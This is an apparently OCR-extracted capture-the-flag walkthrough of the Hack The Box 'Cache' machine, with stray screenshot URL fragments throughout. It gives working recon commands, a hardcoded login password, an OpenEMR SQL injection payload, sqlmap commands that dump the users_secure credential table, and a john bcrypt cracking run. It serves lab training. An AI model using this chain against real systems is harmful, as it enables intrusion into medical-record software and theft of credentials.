

sudo nmap -sV -sC -Pn -vvv cache.htb




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCb3lyySrN6q6RWe0mdRQOvx8TgDiFAVhicR1h3UlBANr7ElILe7ex89jpzZSkhrYgCF7iArq7PFSX+VY52jRupsYJp7V2X
LY9TZOq6F7u6eqsRA60UVeqkh+WnTE1D1GtQSDM2693/1AAFcEMhcwp/Z7nscp+PY1npxEEP6HoCHnf4h4p8RccQuk4AdUDWZo7WlT4fpW1oJCDbt+AOU5ylGUW56n4uSUG8YQ
VP5WqSspr6IY/GssEw3pGvRLnoJfHjARoT93Fr0u+eSs8zWhpHRWkTEWGhWIt9pPI/pAx2eAeeS0L5knZrHppoOjhR/Io+m0i1kF1MthV+qYjDjscf
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFAHWTqc7a2Az0RjFRBeGhfQkpQrBmEcMntikVFn2frnNPZklPdV7RCy2VW7
Ae+LnyJU4Nq2LYqp2zfps+BZ3H4=
|   256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMnbsx7/pCTUKU7WwHrL/d0YS9c99tRraIPvg5zrRpiF
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://cache.htb/FUZZ



```
login.html              [Status: 200, Size: 2421, Words: 389, Lines: 106]
index.html              [Status: 200, Size: 8193, Words: 902, Lines: 339]
.hta                    [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 311, Words: 20, Lines: 10]
                        [Status: 200, Size: 8193, Words: 902, Lines: 339]
jquery                  [Status: 301, Size: 307, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 274, Words: 20, Lines: 10]
```

http://cache.htb/



to Cache.htb


What is Hacking?

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

In this tutorial, we will learn-

http://cache.htb/author.html



ASH


CEO & Founder, CACHE

cache.htb

ASH is a Security Researcher (Threat Research Labs), Security Engineer. Hacker, Penetration Tester and Security blogger. He is Editor-in-Chief, Author & Creator of Cache. Check out his other projects like Cache:

HMS(Hospital Management System)


view-source:http://cache.htb/login.html



```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
  <script src="jquery/functionality.js"></script>
```

view-source:http://cache.htb/jquery/functionality.js

H@v3_fun


cache.htb/login.html
http://cache.htb/login.html
http://cache.htb/jquery/funct
view-source:http://cache.htb/jquery/functionality.js


```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
```


ash: H@v3_fun

http://cache.htb/net.html


cache.htb/net.html
http://cache.htb/login.html
http://cache.htb/jquery/func
https://cdnjs.cloudflare.com
cache.htb/net.html


This page is still underconstruction

cat /etc/hosts




```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nano /etc/hosts
┌─[headcrusher@parrot]─[~]
└──╼ $cat /etc/hosts
10.10.10.188    cache.htb htb
```

ffuf -c -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u http://htb -H "Host: FUZZ.htb" -fs 8193




```
hms                     [Status: 302, Size: 0, Words: 1, Lines: 1]
```

cat /etc/hosts



```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $cat /etc/hosts
10.10.10.188    cache.htb htb hms.htb
```

http://hms.htb/interface/login/login.php?site=default



OpenEMR Login
hms.htb/interface/login/login.php?site=default
openEMR
Username:
Username:
Password:
Password:
Login
Acknowledgments, Licensing and Certification

https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

Proof of Concept:

```
http://host/openemr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```

http://hms.htb/portal/add_edit_event_user.php?eid=1%20ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION()))


hms.htb/portal/add_edit_ev
hms.htb/portal/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,VER

Query Error


ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id) WHERE pc_eid = 1 ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION()))

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION()))' at line 4

/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery


http://hms.htb/portal/add_edit_event_user.php?eid=1

Copy to File




```
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=98kol2ru3j282e8qk4o9p3nk9h; OpenEMR=4190nlr9rl9dnk6j0361vf5p81
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

sqlmap -r request --dbs --batch




```
available databases [2]:
[*] information_schema
[*] openemr
```

sqlmap -r request -D openemr --tables --batch




```
| standardized_tables_track             |
| supported_external_dataloads          |
| syndromic_surveillance                |
| template_users                        |
| therapy_groups                        |
| therapy_groups_counselors             |
| therapy_groups_participant_attendance |
| therapy_groups_participants           |
| transactions                          |
| user_settings                         |
| users                                 |
| users_facility                        |
| users_secure                          |
| valueset                              |
| voids                                 |
| x12_partners                          |
```

sqlmap -r request -D openemr -T users_secure --columns –batch




```
+-------------------+--------------+
| Column            | Type         |
+-------------------+--------------+
| id                | bigint(20)   |
| last_update       | timestamp    |
| password          | varchar(255) |
| password_history1 | varchar(255) |
| password_history2 | varchar(255) |
| salt              | varchar(255) |
| salt_history1     | varchar(255) |
| salt_history2     | varchar(255) |
| username          | varchar(255) |
+-------------------+--------------+
```

sqlmap -r request -D openemr -T users_secure -C username,password --dump –batch



```
+---------------+--------------------------------------------------------------+
| username      | password                                                     |
+---------------+--------------------------------------------------------------+
| openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
+---------------+--------------------------------------------------------------+
```

https://hashes.com/en/tools/hash_identifier




✓ Possible identifications:

```
$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. - Possible algorithms: bcrypt $2*$, Blowfish (Unix)
```


john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt

openemr_admin:xxxxxx




```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx           (?)
```

http://hms.htb/interface/main/tabs/main.php




http://hms.htb/interface/main/tabs/main.php



